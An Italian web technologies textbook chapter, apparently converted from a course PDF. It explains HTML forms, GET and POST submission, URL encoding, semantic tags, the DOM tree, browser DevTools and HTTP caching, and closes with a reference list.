name e id non sono la stessa cosa

L'attributo `id` identifica l'elemento **dentro il documento** e serve al CSS, a JavaScript e alle etichette. L'attributo `name` è il nome con cui il valore viene **inviato al server**. Un input privo di `name` viene semplicemente **ignorato** al momento dell'invio: è uno degli errori più frequenti e più difficili da individuare, perché la pagina sembra funzionare perfettamente.

Invio con GET

Se il metodo è `GET`, gli input vengono **accodati alla URL** del gestore.

Esempio 2.16 — Invio con il metodo GET

```html
<form action="/handler.html" method="GET">
  Messaggio: <input type="text" name="msg"><br>
  Numero: <input type="number" name="num"><br>
  <input type="submit">
</form>
```



Premendo *Invia* ↓

```
GET /handler.html?msg=Hello!&num=42 HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0
Accept: text/plain
Accept-Language: en-us
Connection: keep-alive
```

Se l'utente scrive `Hello!` e `42`, la URL della richiesta diventa:

`/handler.html?msg=Hello!&num=42`

La parte dopo il punto interrogativo si chiama **query string**, e `msg` e `num` si dicono **parametri di query**.



Figura 2.6: *Una URL con parametri di query.*

I parametri di query sono informazioni aggiuntive fornite al server, sotto forma di coppie chiave/valore separate da `&`. Il server può usarli per svolgere elaborazioni prima di restituire la risorsa. Un esempio reale è la URL `https://motore-di-ricerca.com/search?q=web+technologies&lang=it`.


Invio con POST

Se il metodo è `POST`, gli input vengono inviati nel **corpo** della richiesta, e la URL della richiesta resta semplicemente `/handler.html`.

Esempio 2.17 — La stessa richiesta, con il metodo POST

form-post.html

```html
<form action="/handler.html" method="POST">
  Messaggio: <input type="text" name="msg"><br>
  Numero: <input type="number" name="num"><br>
  <input type="submit">
</form>
```



Richiesta generata

```
POST /handler.html HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0
Accept: text/plain
Accept-Language: en-us
Connection: keep-alive

msg=Hello!&num=42
```

I dati non sono più nella URL, ma nel **corpo**, dopo la riga vuota che chiude le intestazioni.

Meglio GET o POST?

Con `GET` i dati finiscono nella URL: restano nella cronologia del browser, nei segnalibri, nei log del server e nell'header `Referer` inviato ai siti esterni. Non va quindi **mai** usato `GET` per password o dati personali. `GET` è indicato per ricerche e filtri, cioè quando avere una URL condivisibile che riproduce lo stesso risultato è un vantaggio; `POST` è indicato quando l'invio **modifica** qualcosa sul server.
Attenzione però: `POST` non è «più sicuro» in senso stretto. Il corpo della richiesta viaggia in chiaro esattamente come la URL. Ciò che protegge davvero i dati è HTTPS.


Codifica delle URL

L'input di un form viene codificato come una stringa di coppie chiave-valore separate da `&`. Che cosa succede se un utente inserisce proprio dei caratteri speciali, come `&`?

Questi caratteri vengono sostituiti da terne del tipo `%XX`, dove `XX` sono due cifre esadecimali che rappresentano il carattere sostituito nella tabella ASCII. Gli spazi possono essere sostituiti da `%20` oppure dal simbolo `+`.

Esempio 2.18 — Percent encoding





Dato inviato: `msg=Tom+%26+Jerry`

Lo spazio è diventato `+` e la `&` è diventata `%26`, perché `&` vale `26` in esadecimale nella tabella ASCII.

Dec	Hex	Car.	Descrizione	Dec	Hex	Car.	Descrizione
32	20		spazio	43	2B	+	più
33	21	!	punto esclamativo	44	2C	,	virgola
34	22	"	virgolette doppie	45	2D	-	meno
35	23	#	cancelletto	46	2E	.	punto
36	24	$	dollaro	47	2F	/	barra
37	25	%	percento	91	5B	[	quadra aperta
38	26	&	e commerciale	92	5C	\	barra rovesciata
39	27	'	apostrofo	93	5D	]	quadra chiusa
40	28	(	tonda aperta	94	5E	^	circonflesso
41	29	)	tonda chiusa	95	5F	_	trattino basso
42	2A	*	asterisco	96	60	`	accento grave


Caselle di spunta

Le **checkbox** permettono di selezionare zero o più opzioni. Il comportamento all'invio dipende da quante ne sono state spuntate.


Esempio 2.19 — Comportamento delle checkbox all'invio

checkbox.html


```html
<form>
  <p>Quali esami sosterrai?</p>
  <input type="checkbox" name="exams" value="web" id="web_tech">
  <label for="web_tech">Tecnologie Web</label><br>
  <input type="checkbox" name="exams" value="pl2" id="pl2">
  <label for="pl2">Linguaggi di Programmazione II</label><br><br>
  <input type="submit">
</form>
```



All'invio: `exams=web`



All'invio: `exams=web&exams=pl2`



All'invio: `""` (stringa vuota)

Da notare: più caselle possono condividere lo **stesso** `name`. In tal caso il nome compare più volte nei dati inviati, una per ogni casella spuntata. E se l'utente non spunta nulla, il parametro **non viene inviato affatto**: il server deve essere preparato a non trovarlo.

Pulsanti radio

I **radio button** permettono di scegliere **una sola** fra più opzioni. Le opzioni che condividono lo stesso `name` formano un gruppo mutuamente esclusivo.

Esempio 2.20 — Un gruppo di radio button

radio.html

```html
<form>
  <p>Qual e' il tuo corso preferito?</p>
  <input type="radio" name="fav" value="web" id="web_tech">
  <label for="web_tech">Tecnologie Web</label><br>
  <input type="radio" name="fav" value="net" id="net">
  <label for="net">Reti di Calcolatori</label><br>
  <input type="radio" name="fav" value="se" id="se">
  <label for="se">Ingegneria del Software</label><br><br>
  <input type="submit" value="Invia la tua opinione">
</form>
```



All'invio: `fav=web`

Selezionando la prima opzione, all'invio si ottiene `fav=web`. Selezionarne un'altra **deseleziona** automaticamente la precedente, perché le tre opzioni condividono lo stesso `name`.


Si noti anche che l'attributo `value` su un `input type="submit"` cambia l'**etichetta del pulsante**, mentre sugli altri input rappresenta il valore inviato.

Date e orari

Esistono tipi di input dedicati alle date e agli orari.

date.html

```html
<form>
  <input type="date"><br>
  <input type="week"><br>
  <input type="month"><br>
  <input type="time"><br>
  <input type="datetime-local"><br>
</form>
```



Valori già inseriti dall'utente; l'aspetto varia da browser a browser.

Il browser fa il lavoro sporco

Usando `type="date"` il browser fornisce gratuitamente un calendario a comparsa, la validazione del formato e la localizzazione (un utente italiano vedrà `gg/mm/aaaa`, uno statunitense `mm/dd/yyyy`), mentre al server arriva sempre il formato normalizzato `aaaa-mm-gg`. Scrivere a mano lo stesso comportamento con un `type="text"` richiederebbe molto codice, e funzionerebbe peggio.


Menu a tendina

L'elemento `<select>` definisce un **menu a tendina**. L'attributo `multiple` permette di selezionare più di un'opzione.

Esempio 2.21 — Un menu a tendina

select.html

```
<form>
  <label for="dest">Seleziona la destinazione:</label>
  <select name="destination" id="dest">
    <option value="Rome">Roma</option>
    <option value="Naples">Napoli</option>
    <option value="Paris">Parigi</option>
  </select><br><br>
  <input type="submit">
</form>
```



Il menu aperto: il mouse è su *Napoli*.


Da notare la differenza fra il testo mostrato all'utente (*Roma*) e il valore inviato al server (`Rome`), specificato tramite `value`.

E molto altro

Esistono numerosi altri tipi di input: selettore di colore, selettore di file, liste di suggerimenti (`datalist`), campi per e-mail, URL e numeri di telefono, cursori a scorrimento.

colore.html

```
<form method="POST">
  <label for="col">Scegli il tuo colore preferito:</label>
  <input name="color" id="col" type="color"><br><br>
  <input type="submit">
</form>
```



Cliccando sul campione si apre il selettore di colore del sistema; il valore inviato è in esadecimale, per esempio `color=%231d8fa8`.

Per un riferimento completo conviene consultare la documentazione MDN.


Raggruppare gli input

Gli elementi `<fieldset>` e `<legend>` permettono di raggruppare logicamente gli input di un form e di dare un titolo a ciascun gruppo.

Esempio 2.22 — Un form suddiviso in sezioni

fieldset.html

```
<form>
  <fieldset>
    <legend>Dati anagrafici:</legend>
    <label for="fname">Nome:</label><br>
    <input type="text" id="fname" name="fname"><br>
    <label for="lname">Cognome:</label><br>
    <input type="text" id="lname" name="lname">
  </fieldset>
  <fieldset>
    <legend>Registrazione esame:</legend>
    <label for="grade">Voto:</label><br>
    <input type="number" id="grade" name="grade"><br>
    <label for="date">Data:</label><br>
    <input type="date" id="date" name="date">
  </fieldset><br>
  <input type="submit" value="Invia">
</form>
```



All'invio:
`fname=John&lname=Doe&grade=30&date=2024-09-30`

Il `<fieldset>` raggruppa gli input *visivamente* e *semanticamente*, ma non ha alcun effetto sui dati inviati: questi restano una lista piatta di coppie nome/valore.

Organizzare il contenuto

Il contenuto di una pagina web può essere organizzato (raggruppato) in parti. Questo si può fare in due modi:

- con le **divisioni** `<div>`;
- con i **tag semantici** come `<header>`, `<nav>`, `<main>`, `<article>`, `<section>`, `<aside>` e `<footer>`.

Divisioni

Le divisioni `<div>` erano il principale strumento di raggruppamento nelle versioni più vecchie di HTML, prima dell'introduzione dei tag semantici. Non hanno alcuna semantica particolare, se non quella di raggruppare contenuti in qualche modo correlati fra loro.

divisioni.html

```
<div>
  <h1>Sezione 1</h1>
  <p>Contenuto della Sezione 1</p>
</div>
<div>
  <h1>Sezione 2</h1>
  <p>Contenuto della Sezione 2</p>
</div>
```



Le `<div>` non si vedono: raggruppano senza cambiare l'aspetto.


Lo span

La `<div>` ha un equivalente per il testo: l'elemento **span**. Anche `<span>` è un contenitore **generico e privo di significato**, con una sola differenza, ma decisiva: `<div>` è un elemento di tipo **blocco** (occupa una riga tutta sua), mentre `<span>` è **inline**, cioè resta nel flusso del testo come una parola qualsiasi.

Serve quando si vuole identificare una **porzione di testo** all'interno di un elemento più grande, per darle uno stile o per manipolarla con JavaScript, e non esiste alcun tag che ne descriva il significato.

span.html

```
<p>
  Il totale è <span class="prezzo">19,99 €</span>,
  spedizione <span class="gratis">inclusa</span>.
</p>
<p>
  Un <span>span senza classe</span> non cambia nulla.
</p>
```



I primi due `<span>` sono colorati dal CSS (che vedremo nel prossimo capitolo); il terzo, senza stile, è invisibile.

Di per sé `<span>` non produce **alcun** effetto visibile: è un gancio a cui appendere una classe o un identificatore.

Prima cerca un tag che dica qualcosa

`<span>` e `<div>` sono privi di semantica: per un lettore di schermo o per un motore di ricerca non significano nulla. Vanno quindi usati soltanto quando nessun altro elemento è adatto. Se il testo va **enfatizzato** esiste `<em>`, se è **importante** esiste `<strong>`, per una sigla esiste `<abbr>`, per una data `<time>`, per il codice `<code>`. La regola è sempre la stessa: prima il significato, poi l'aspetto.

Tag semantici

I **tag semantici** descrivono il significato del loro contenuto ai browser, agli sviluppatori e ai programmi che analizzano la pagina.

Le slide del corso li riassumono così: `<nav>` contiene i collegamenti di navigazione, `<main>` il contenuto principale, `<article>` contenuto indipendente e autocontenuto, `<aside>` contenuto solo tangenzialmente correlato, mentre `<header>`, `<footer>` e `<section>` «si spiegano da soli». Vale la pena, invece, spiegarli tutti con un po' più di precisione.

Tag	Che cosa rappresenta	Contenuto tipico
`<header>`	L'**intestazione** introduttiva della pagina, oppure di un `<article>` o di una `<section>`.	Logo, titolo del sito, titolo e autore di un articolo, a volte il menu.
`<nav>`	Un blocco di **collegamenti di navigazione** principali.	Menu del sito, indice di una pagina lunga, briciole di pane. Non ogni gruppo di link: solo quelli per muoversi nel sito.
`<main>`	Il **contenuto principale** e specifico della pagina. Ne esiste **uno solo** per pagina.	Tutto ciò che non si ripete uguale su ogni pagina: esclusi intestazione, menu e piè di pagina del sito.
`<article>`	Un contenuto **autocontenuto**, che avrebbe senso anche preso da solo, fuori dalla pagina.	Un post di un blog, una notizia, un commento, la scheda di un prodotto.
`<section>`	Un **raggruppamento tematico** di contenuti, parte di un insieme più grande; di norma ha un proprio titolo.	I capitoli di un documento, le sezioni «Pro» e «Contro» di un articolo.
`<aside>`	Contenuto **correlato solo di lato** al contenuto principale: toglierlo non ne cambia il senso.	Barra laterale, box di approfondimento, glossario, pubblicità.
`<footer>`	Il **piè di pagina** della pagina, o di un `<article>` o di una `<section>`.	Copyright, autore, contatti, link a informazioni legali.

Tre osservazioni aiutano a non confonderli.

- `<header>` e `<footer>` **non** sono per forza unici: la pagina ha la sua intestazione, ma ogni `<article>` può avere la propria. Il nome non indica una posizione sullo schermo, ma un **ruolo** rispetto al contenuto che li contiene.
- La differenza fra `<article>` e `<section>` si decide con una domanda: *questo pezzo avrebbe senso pubblicato da solo, altrove?* Se sì è un `<article>`; se è solo una parte di un discorso più ampio è una `<section>`. Un articolo può contenere sezioni, e (più raramente) una sezione può contenere articoli, come l'elenco delle notizie di una homepage.
- Se serve un contenitore soltanto per applicare uno stile, senza alcun significato particolare, la scelta giusta resta `<div>`: una `<section>` senza titolo è quasi sempre una `<div>` travestita.




Figura 2.7: *Un tipico impianto di pagina realizzato con tag semantici.*

Esempio 2.23 — Una pagina strutturata semanticamente

semantica-completa.html

```
<header>
  <h1>Tecnologie Web!</h1>
  <p>Questa pagina contiene contenuti sulle Tecnologie Web.</p>
</header>
<main>
  <article>
    <h2>Gli elementi semantici sono una buona cosa</h2>
    <p>Parliamo degli elementi semantici.</p>
    <section>
      <h3>Pro</h3>
      <p>Veicolano piu' informazione.</p>
    </section>
    <section>
      <h3>Contro</h3>
      <p>Letteralmente nessuno.</p>
    </section>
  </article>
  <article>
    <h2>HTML e' bello</h2>
    <p>E non hai ancora visto lo stile e gli script!</p>
  </article>
</main>
<footer> &copy; Corso di Tecnologie Web, 2024. </footer>
```

semantica-completa.html

Tecnologie Web!

Questa pagina contiene contenuti sulle Tecnologie Web.

Gli elementi semantici sono una buona cosa

Parliamo degli elementi semantici.

Pro

Veicolano più informazione.

Contro

Letteralmente nessuno.

HTML è bello

E non hai ancora visto lo stile e gli script!

© Corso di Tecnologie Web, 2024.

Nel risultato non c'è traccia di `<header>`, `<article>` o `<footer>`: senza CSS i tag semantici non cambiano l'aspetto della pagina (si vedono solo i titoli e i paragrafi). Il loro valore sta tutto nell'informazione che aggiungono, come spiega il riquadro seguente.

Perché preferire i tag semantici alle divisioni

Visivamente `<div>` e `<section>` sono identici: nessuno dei due, di per sé, cambia l'aspetto della pagina. La differenza sta nell'**informazione**. Un lettore di schermo può offrire il comando «vai al contenuto principale» solo se esiste un `<main>`; un motore di ricerca capisce che cosa indicizzare come articolo solo se esiste un `<article>`; la modalità lettura del browser funziona per la stessa ragione. Una pagina fatta solo di `<div>` funziona, ma è muta.

Il documento come albero

Gli elementi HTML sono **annidati** l'uno dentro l'altro: un `<body>` contiene un `<main>`, che contiene un `<article>`, che contiene un `<h1>` e un `<p>`. Questa struttura di contenimento è, formalmente, un **albero**.

```html
<!DOCTYPE html>
<html lang="it">
  <head>
    <title>Il Libro</title>
    <meta charset="UTF-8">
  </head>
  <body>
    <main>
      <article>
        <h1>Titolo</h1>
        <p>Corpo</p>
      </article>
    </main>
    <footer>
      <p>&copy; TecWeb</p>
    </footer>
  </body>
</html>
```




Figura 2.8: *Lo stesso documento visto come sorgente e come albero.*

Questa non è una curiosità teorica: è il modello su cui si fonda tutto il resto del corso. Il browser, quando analizza il documento, costruisce esattamente questo albero in memoria, e lo chiama **DOM** (*Document Object Model*). I selettori CSS servono a individuare nodi in questo albero, e JavaScript lo modifica per rendere la pagina dinamica.

Annidamento sbagliato

Se si scrive `<p>testo <strong>importante</p></strong>`, i tag si «incrociano» e la struttura non è più un albero. I browser non segnalano l'errore: cercano di indovinare che cosa intendevamo, e ognuno può indovinare in modo diverso. Il risultato è una pagina che appare corretta su un browser e sbagliata su un altro. I tag vanno sempre chiusi nell'ordine inverso rispetto a quello di apertura.

Gli strumenti per sviluppatori del browser

I browser moderni includono numerose funzionalità pensate per chi sviluppa. Si accede a questi **DevTools** premendo il tasto `F12`.

Le funzionalità principali sono:

- **ispezione** dei documenti HTML: si vede l'albero del DOM così come il browser lo ha effettivamente costruito, e lo si può modificare dal vivo;
- **analisi di rete**: il dettaglio di tutte le richieste e risposte HTTP coinvolte, con header, corpo, codice di stato e tempi;
- **profilazione**: misura delle prestazioni e dei tempi di caricamento;
- **debug** sia della presentazione grafica sia degli script.

Ispezionare la pagina

La scheda *Analisi pagina* (in Chrome *Elements*) mostra l'albero del DOM costruito dal browser. Passando con il mouse su un nodo, l'elemento corrispondente si evidenzia nella pagina; nella parte bassa del pannello si vedono gli stili che gli vengono applicati, che impareremo a leggere nel prossimo capitolo. Il DOM mostrato qui è quello **effettivo**: se il browser ha dovuto correggere un annidamento sbagliato, l'albero mostra la sua correzione, non il sorgente originale.

Analisi di rete

La scheda *Rete* (in Chrome *Network*) registra **tutte le richieste HTTP** effettuate dalla pagina. La figura riproduce ciò che mostra Firefox caricando la pagina `image.html` dell'esempio sulle immagini.




Figura 2.9: *La scheda Rete di Firefox durante il caricamento di* `image.html`*: tre richieste per una sola pagina.*

Ogni riga è una richiesta, e le colonne raccontano che cosa è successo:

- **Stato** e **Metodo**: il codice di stato della risposta e il verbo HTTP usato (qui sempre `GET`, tutto a buon fine con `200`);
- **Dominio** e **File**: a chi è stata fatta la richiesta e quale risorsa è stata chiesta;
- **Iniziatore**: **chi** ha causato la richiesta. Il documento è stato richiesto dalla navigazione (`document`), l'immagine dal tag `<img>` (`img`); la favicon, invece, l'ha chiesta il **browser di sua iniziativa** (`FaviconLoader`), pur non essendo dichiarata da nessuna parte nella pagina;
- **Tipo** e **Dimensione**: il tipo di contenuto ricevuto (dal `Content-Type` della risposta) e il suo peso.

La barra in fondo riassume il caricamento: numero di richieste, byte trasferiti e tre tempi. `DOMContentLoaded` indica quando il browser ha finito di analizzare l'HTML; `load` quando sono arrivate anche tutte le risorse esterne, immagini comprese; *Completato* quando è terminata l'ultima richiesta. Facendo clic su una riga si aprono i dettagli: intestazioni di richiesta e risposta, corpo, tempi di ciascuna fase.

La fila di pulsanti *Tutti, HTML, CSS, JS, Immagini, …* filtra le richieste per tipo: su un sito reale, con decine di richieste, è indispensabile.

La cache del browser

Nella barra degli strumenti della figura c'è una casella spuntata: *Disattiva cache*. Per capire a che cosa serve bisogna sapere che il browser, dopo aver scaricato una risorsa, ne conserva una copia in una memoria locale, la **cache**, per non doverla scaricare di nuovo alla visita successiva.

Cache HTTP

La **cache HTTP** è la copia locale delle risposte già ricevute che il browser conserva per riusarle. Quanto a lungo una risposta possa essere riusata, e a quali condizioni, lo decide il server tramite le intestazioni della risposta (per esempio `Cache-Control`, `ETag`, `Last-Modified`).

Ricaricando la pagina con la cache attiva, i casi tipici sono tre.

- La risorsa è ancora **fresca**: il browser la prende dalla cache **senza fare alcuna richiesta**. Nella scheda *Rete* la riga compare comunque, ma come trasferito è indicata la cache (Chrome scrive *memory cache* o *disk cache*) e il tempo è quasi nullo.
- La risorsa va **riconvalidata**: il browser chiede al server «è cambiata dall'ultima volta?» con una **richiesta condizionale**. Se non è cambiata, il server risponde `304 Not Modified` con un corpo **vuoto**, e il browser usa la copia che ha già: viaggiano poche centinaia di byte invece dell'intero file.
- La risorsa è cambiata (o non è in cache): risposta `200` con il contenuto completo, come al primo caricamento.

richiesta condizionale

```
GET /02-HTML/pic.jpg HTTP/1.1
Host: 127.0.0.1:3000
If-None-Match: "1ad3e-18a9c2f0b40"
If-Modified-Since: Tue, 15 Sep 2026 10:12:08 GMT
```

risposta del server

```
HTTP/1.1 304 Not Modified
ETag: "1ad3e-18a9c2f0b40"
Last-Modified: Tue, 15 Sep 2026 10:12:08 GMT
```

Nessun corpo: l'immagine non viene trasmessa di nuovo.

Il meccanismo si regge su due coppie di intestazioni. Alla prima risposta il server allega un'impronta della risorsa (`ETag`) e la data dell'ultima modifica (`Last-Modified`); alla richiesta successiva il browser le rimanda indietro in `If-None-Match` e `If-Modified-Since`, e il server confronta.




Figura 2.10: *La stessa pagina ricaricata con la cache attiva (valori indicativi): documento e immagine vengono riconvalidati con `304`, la favicon non viene nemmeno richiesta.*

Perché durante lo sviluppo si disattiva la cache

Mentre si scrive una pagina, la cache è più un ostacolo che un aiuto: si modifica il CSS, si ricarica, e il browser mostra ancora la versione vecchia presa dalla cache. Ci sono due rimedi.

- Spuntare *Disattiva cache* nella scheda *Rete*: finché i DevTools restano aperti, il browser ignora la cache e riscarica tutto.
- Eseguire una **ricarica forzata** con `Ctrl+Shift+R` (oppure `Ctrl+F5`; su macOS `Cmd+Shift+R`), che scavalca la cache per quel singolo caricamento.

In entrambi i casi nella scheda *Rete* tutte le righe tornano a `200`, con i file trasferiti per intero.

I DevTools saranno il tuo migliore amico

Chi sviluppa per il Web li tiene aperti quasi sempre. Vale la pena spendere mezz'ora a esplorarli con calma su un sito qualunque: cambiare un colore dal vivo nella scheda *Inspector*, guardare l'ordine e i tempi delle richieste nella scheda *Network*, provare a leggere una risposta HTTP reale con i suoi header. Molti problemi che sembrano misteriosi diventano evidenti dopo dieci secondi passati nel pannello giusto.

RIFERIMENTI

- **Learn HTML** — web.dev. Sezioni da 1 a 10 e da 12 a 14.
  `https://web.dev/learn/html`
- **Learn Forms** — web.dev. Sezioni da 1 a 3.
  `https://web.dev/learn/forms`
- **The Input (Form Input) element** — MDN web docs.
  `https://developer.mozilla.org/en-US/docs/Web/HTML/Element/input`
- **HTML Forms (overview)** — W3Schools.
  `https://www.w3schools.com/html/html_forms.asp`
- **HTML Living Standard** — WHATWG.
  `https://html.spec.whatwg.org/`
  Non è richiesto di imparare l'intera specifica: è sufficiente sapere che esiste e farsi un'idea di come è strutturata.
- **Browser DevTools**
  Firefox: `https://firefox-source-docs.mozilla.org/devtools-user/`
  Chrome: `https://developer.chrome.com/docs/devtools`
  Conviene prendere confidenza con i DevTools del browser che si preferisce.

CSS

